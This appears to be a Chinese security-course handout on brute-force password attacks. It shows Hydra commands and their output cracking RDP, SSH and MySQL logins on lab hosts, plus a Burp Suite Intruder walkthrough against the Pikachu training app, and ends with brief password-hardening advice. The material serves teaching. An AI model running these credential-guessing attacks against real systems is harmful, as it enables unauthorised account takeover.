

免责声明:

本课程内容仅限于网络安全教学,不得用于其他用途。任何利用本课程内容从事违法犯罪活动的行为,都严重违背了该课程设计的初衷,且属于使用者的个人行为与讲师无关,讲师不为此承担任何法律责任。

希望同学们知法、懂法、守法,做一个良好公民。

暴力破解

1、漏洞简介

暴力破解也可称为穷举法、枚举法,是一种针对于密码的破译方法,将密码进行逐个尝试直到找出真正的密码为止。一个 6 位并且全部由数字组成的密码,可能有 100 万种组合,也就是说最多需要尝试 100 万次才能找到正确的密码。

理论上来说,只要字典足够庞大,枚举总是能够成功的,也就是说任何密码都能被破解,只是时间的问题;为了加快破解的效率,攻击者会利用计算机来缩短破解的时间。

2、漏洞演示

(1) hydra 工具在线破解密码



1) Hydra 破解 windows 远程桌面密码


Windows 远程桌面使用的 rdp 协议,默认端口是 3389

`hydra -l kele -P pass.txt -t 4 rdp://192.168.27.137`

```
(root@kali2021)~[~/桌面]
# hydra -l kele -P pass.txt -t 4 rdp://192.168.27.137
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-15 16:53:24
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 156846 login tries (l:1/p:156846), ~39212 tries per task
[DATA] attacking rdp://192.168.27.137:3389/
[3389][rdp] host: 192.168.27.137 login: kele password: 123456
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-15 16:53:26
```

远程桌面连接





2) Hydra 工具破解 ssh 协议密码

ssh 协议，远程登陆，22 端口，linux 专属协议

```
hydra -l root -P pass.txt -t 4 ssh://192.168.27.133
```

-t #通过-t 参数来指定线程数默认是 16 会造成服务器拒绝连接。切记不能太快。

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-15 16:53:26
[root@kali2021] ~# hydra -l root -P pass.txt -t 4 ssh://192.168.27.133
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, o
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-15 16:55:50
[DATA] max 4 tasks per 1 server, overall 4 tasks, 156846 login tries (l:p:156846), ~39212 tries per task
[DATA] attacking ssh://192.168.27.133:22/
[22][ssh] host: 192.168.27.133 login: root password: 123456
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-15 16:55:54
```

3) Hydra 工具破解 mysql 服务密码

Mysql 数据库管理系统，默认端口 3306

需开启 root 远程登陆权限

```
grant all on *.* to root@'%' identified by 'root';
```



```
hydra -l root -P pass.txt -t 4 mysql://192.168.1.3
```

```
(root@kali)~[~/Desktop]
# hydra -l root -P pass.txt -t 4 mysql://192.168.1.3
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-20 02:
17:29
[DATA] max 4 tasks per 1 server, overall 4 tasks, 6 login tries (l:1/p:6), ~2
tries per task
[DATA] attacking mysql://192.168.1.3:3306/
[3306][mysql] host: 192.168.1.3 login: root password: root
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-20 02:
17:33
```

(2) xhydra 图形在线破解工具

xhydra #启动




(3) 超级弱口令检查工具



(4) Burpsuite


开启拦截




登录




抓取数据包




发到攻击模块



选择爆破区域



加载字典攻击



根据长度和返回包内容判断是否爆破成功

filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length ^	Comment
40	0	200	☐	☐	35060	
33	123456	200	☐	☐	35081	
37	123456	200	☐	☐	35081	
0		200	☐	☐	35105	
1	admin	200	☐	☐	35105	
2	Admin	200	☐	☐	35105	
3	ADMIN	200	☐	☐	35105	
4	admin12	200	☐	☐	35105	
5	admin888	200	☐	☐	35105	
6	admin8	200	☐	☐	35105	
7	admin123	200	☐	☐	35105	
8	sysadmin	200	☐	☐	35105	
9	adminxxx	200	☐	☐	35105	
10	adminv	200	☐	☐	35105	

Request	Response
Pretty	Raw Hex
1	POST /pikachu/vul/burteforce/bf_form.php HTTP/1.1
2	Host: 20.0.15.18
3	Content-Length: 43
4	Cache-Control: max-age=0
5	Upgrade-Insecure-Requests: 1
6	Origin: http://20.0.15.18
7	Content-Type: application/x-www-form-urlencoded
8	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.114 Safari/537.36
9	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10	Referer: http://20.0.15.18/pikachu/vul/burteforce/bf_form.php
11	Accept-Encoding: gzip, deflate
12	Accept-Language: zh-CN,zh;q=0.9
13	Cookie: PHPSESSID=46tu9ctur4dlr70kpaosbbsj3
14	Connection: close
15	
16	username=admin&password=123456&submit=Login

成功爆破出口令

Request	Response
Pretty	Raw Hex Render
928	
929	
930	<div class="space"></div>
931	
932	<div class="clearfix">
933	<label><input class="submit" name="submit" type="submit" value="Login" /></label>
934	<button type="button" name="submit">
935	<i class="ace-icon fa fa-key"></i>
936	Login
937	</button>
938	</div>
939	
940	</form>
941	login success
942	
943	</div><!-- /.widget-main -->
944	
945	</div><!-- /.widget-body -->
946	
947	
948	
949	</div><!-- /.representant -->

3、防御方法

(1) 人：增强密码安全性

- 1) 提升密码长度和复杂度
- 2) 在不同的地方使用不同的密码
